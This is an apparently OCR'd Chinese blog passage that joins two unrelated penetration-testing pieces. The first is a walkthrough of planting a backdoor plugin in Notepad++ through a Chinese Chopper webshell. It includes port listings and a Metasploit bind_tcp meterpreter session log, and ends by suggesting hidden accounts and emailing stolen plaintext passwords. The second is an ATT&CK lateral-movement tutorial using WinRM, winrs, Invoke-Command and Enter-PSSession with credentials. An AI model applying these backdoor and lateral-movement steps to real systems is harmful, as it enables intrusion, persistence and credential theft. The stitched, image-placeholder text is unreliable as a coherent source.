
- 原本以为第六季的demo便结束了notepad++
- 但是demo系列的懿旨并没有按照作者的想法来表述。顾引入第七季。


> 在第一季关于后门中，文章提到重新编译notepad++，来引入有目标源码后门构造。 在第六季关于后门中，文章假设在不得知notepad++的源码，来引入无目标源码沟门构造。 而第七季关于后门中，让这个demo更贴合于实战。此季让这个demo成长起来。它的成长痕迹分别为第一季，第六季，第七季。 该系列仅做后门思路。 懿旨：安全是一个链安全，攻击引入链攻击，后门引入链后门。让渗透变得更加有趣。

```
Demo 环境:
Windows 2003 x64
Windows 7 x64
notepad++ 7.6.1, notepad++7.5.9
vs 2017
```


> 靶机以notepad++ 7.5.9为例： 默认安装notepad++流程图，如下：一路下一步。








> 目标机背景：windows 2003，x64，notepad++ 7.6.1，notepad++7.5.9，iis，aspx




shell权限如下：





notepad++7.5.9

- 安装路径：E:\Notepad++\
- 插件路径：E:\Notepad++\plugins\



检查默认安装情况如下：





注：为了让本季的demo可观性，顾不打算隐藏自身。



端口如下：

```
C:\Documents and Settings\Administrator>netstat -an |findstr "LISTENING"
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1106           0.0.0.0:0              LISTENING
  TCP    192.168.1.119:139      0.0.0.0:0              LISTENING
```

```
shell下写入:
注:
notepad++ v7.6以下版本插件路径为:
X:\Notepad++\plugins\
notepad++ v7.6以上版本插件路径为:
X:\Documents and Settings\All Users\Application Data\Notepad++\plugins
```

中国菜刀@20100928 | http://192.168.1.119/56.ASPX | http://192.168.1.119/56.ASPX

E:\Notepad++\plugins\ 读取

192.168.1.119 目录(7),文件(0)


- C:
  - inetpub
    - wwwroot
      - aspnet_client
- D:
- E:
  - Notepad++
    - localization
    - plugins
      - APIs
      - Config
      - disabled
      - DSpellCheck
      - mimeTools
      - NppConverter
      - HTMLTags_x64
    - updater
  - System Volume Information
  - HTMLTags_x64

名称	时间	大小	属性
APIs	2019-01-02 20:48:24	0	Directory
Config	2019-01-02 20:48:24	0	Directory
disabled	2019-01-02 20:48:24	0	Directory
DSpellCheck	2019-01-02 20:48:24	0	Directory
HTMLTags_x64	2019-01-02 21:12:47	0	Directory
mimeTools	2019-01-02 20:48:24	0	Directory
NppConverter	2019-01-02 20:48:24	0	Directory

操作完成 UTF

目标机管理员再次打开notepad++:

注: demo中不隐藏自身



端口变化如下：

```
C:\Documents and Settings\Administrator>netstat -an |findstr "LISTENING"
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1106           0.0.0.0:0              LISTENING
  TCP    192.168.1.119:139      0.0.0.0:0              LISTENING

C:\Documents and Settings\Administrator>netstat -an |findstr "LISTENING"
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1106           0.0.0.0:0              LISTENING
  TCP    192.168.1.119:139      0.0.0.0:0              LISTENING
```

msf 连接目标机：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     443              yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set rhost 192.168.1.119
rhost => 192.168.1.119
msf exploit(multi/handler) > exploit -z

[*] Started bind handler
[*] Sending stage (206403 bytes) to 192.168.1.119
[*] Sleeping before handling stage...
[*] Meterpreter session 2 opened (192.168.1.5:33089 -> 192.168.1.119:443) at 2019-01-02 08:20:39 -0500
[*] Session 2 created in the background.
msf exploit(multi/handler) >
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  2         meterpreter x64/windows  WIN03X64\Administrator @ WIN03X64    192.168.1.5:33089 -> 192.168.1.119:443 (192.168.1.119)
```

后者的话：如果此demo，增加隐身自身，并demo功能为：增加隐藏帐号呢？或者往指定邮箱发目标机帐号密码明文呢？如果当第六季依然无法把该demo加入到实战中，那么请回顾。这样实战变得更为有趣。

安全是一个链安全，攻击引入链攻击，后门引入链后门。让渗透变得更加有趣。

ATT&CK攻防初窥系列--横向移动篇（一）

> 之前的文章介绍了ATT&CK执行篇中Control和XSL的用法。在网络攻防中，执行往往发生在进入入口后的初始阶段，而横向移动则发生在中间阶段。横向移动的目的是根据已有条件扩大攻击成果。下面我们将会像大家展示ATT&CK中罗列的横向移动手法的运用和检测。
>
> ## T1028-Windows Remote Management

在介绍Windows Remote Management(Winrm)之前，首先要介绍WS-Management（Web服务器管理协议）。WS-Management协议是一种基于SOAP协议的DMTF开放标准，用于对服务器等网络设备进行管理。WinRM是windows对于该协议的一种实现。

根据微软官方文档介绍:

1、WinRM服务将在Windows Server 2008上自动启动。在Windows Vista上，该服务必须手动启动。

2、默认情况下，未配置WinRM *侦听*器。即使WinRM服务正在运行，也无法接收或发送请求数据的WS-Management协议*消息*。

3、Internet连接防火墙（ICF）阻止访问端口。

通过administrator权限使用下面命令可以打开上述限制条件，开启winrm服务并监听端口

```
winrm quickconfig
```

```
管理员: C:\Windows\system32\cmd.exe - powershell
示例: 启用客户端而非服务上的基本身份验证:
  winrm set winrm/config/client/auth @{Basic="true"}

示例: 为所有工作组计算机启用 Negotiate。
  winrm set winrm/config/client @{TrustedHosts="<local>"}

另请参阅:
  winrm help uris
  winrm help aliases
  winrm help certmapping
  winrm help input
  winrm help switches
PS C:\Users\Administrator> winrm quickconfig
在此计算机上, WinRM 已设置为接收请求。
WinRM 没有设置成为了管理此计算机而允许对其进行远程访问。
必须进行以下更改:

在 HTTP://* 上创建 WinRM 侦听程序接受 WS-Man 对此机器上任意 IP 的请求。
启用 WinRM 防火墙异常。

进行这些更改吗[y/n]? y

WinRM 已经进行了更新, 以用于远程管理。

在 HTTP://* 上创建 WinRM 侦听程序接受 WS-Man 对此机器上任意 IP 的请求。
WinRM 防火墙异常已启用。
PS C:\Users\Administrator>
```

```
winrm e winrm/config/listener   #查看监听情况
```

```
管理员: C:\Windows\system32\cmd.exe - powershell
在此计算机上，WinRM 已设置为接收请求。
WinRM 没有设置成为了管理此计算机而允许对其进行远程访问。
必须进行以下更改:

在 HTTP://* 上创建 WinRM 侦听程序接受 WS-Man 对此机器上任意 IP 的请求。
启用 WinRM 防火墙异常。

进行这些更改吗[y/n]? y

WinRM 已经进行了更新，以用于远程管理。

在 HTTP://* 上创建 WinRM 侦听程序接受 WS-Man 对此机器上任意 IP 的请求。
WinRM 防火墙异常已启用。
PS C:\Users\Administrator> winrm e winrm/config/listener
Listener
    Address = *
    Transport = HTTP
    Port = 5985
    Hostname
    Enabled = true
    URLPrefix = wsman
    CertificateThumbprint
    ListeningOn = 10.50.1.208, 127.0.0.1, 169.254.154.2, ::1, 1::501:ee, fe80::5
efe:10.50.1.208%12, fe80::5efe:169.254.154.2%14, fe80::1484:7344:b5c5:3ff%11, fe
80::81e2:ad2f:8109:9a02%13

PS C:\Users\Administrator>
```

可以看到现在winrm开启了5985进行监听并使用HTTP协议进行传输，而ListeningOn字段则是监听的ip地址(都是自身ip地址)。

配置好服务端之后如果我们尝试通过客户端连接服务端进行远程代码执行的时候会出现如下报错

```
Winrs error:WinRM 客户端无法处理该请求。 可以在下列条件下将默认身份验证与 IP 地
址结合使用: 传输为 HTTPS 或目标位于 TrustedHosts 列表中，并且提供了显式凭据。 使
用 winrm.cmd 配置 TrustedHosts。请注意，TrustedHosts 列表中的计算机可能未经过身
份验证。 有关如何设置 TrustedHosts 的详细信息，请运行以下命令: winrm help config
。
```

原因是winrm客户端维护着一个信任主机列表只有在信任主机列表中的服务端才允许连接。这里我们设置信任主机列表为任意主机。

```
winrm set winrm/config/client @{TrustedHosts="*"}
```

测试远程服务器是否开启winrm

```
Test-WsMan 10.50.1.208                                    #在powershell中执行
```

```
PS C:\Windows\system32> Test-Wsman 10.50.1.208


wsmid           : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.x
                  sd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 2.0



PS C:\Windows\system32>
```

技术复现

横向移动(winrs)

```
winrs -r:http://10.50.1.208:5985 -u:administrator -p:xxxxxxxx ipconfig
```

```
C:\Windows\system32>winrs -r:http://10.50.1.208:5985 -u:administrator -p:1
3 ipconfig

Windows IP 配置


以太网适配器 Npcap Loopback Adapter:


   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::81e2:ad2f:8109:9a02%13
   自动配置 IPv4 地址  . . . . . . . : 169.254.154.2
   子网掩码  . . . . . . . . . . . . : 255.255.0.0
   默认网关. . . . . . . . . . . . . :

以太网适配器 本地连接:


   连接特定的 DNS 后缀 . . . . . . . :
   IPv6 地址 . . . . . . . . . . . . : 1::501:ee
   本地链接 IPv6 地址. . . . . . . . : fe80::1484:7344:b5c5:3ff%11
   IPv4 地址 . . . . . . . . . . . . : 10.50.1.208
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : fe80::7257:bfff:fe23:5601%11
                                       10.50.1.1
```

横向移动(Invoke-Command)

```
Invoke-Command -ComputerName 10.50.1.208 -ScriptBlock {ipconfig} -credential adm
```




验证成功后输出ipconfig命令内容




横向移动(Enter-PSSession)

```
Enter-PSSession -ComputerName 10.50.1.208 -Credential administrator
```



验证成功后弹回远程主机的powershell



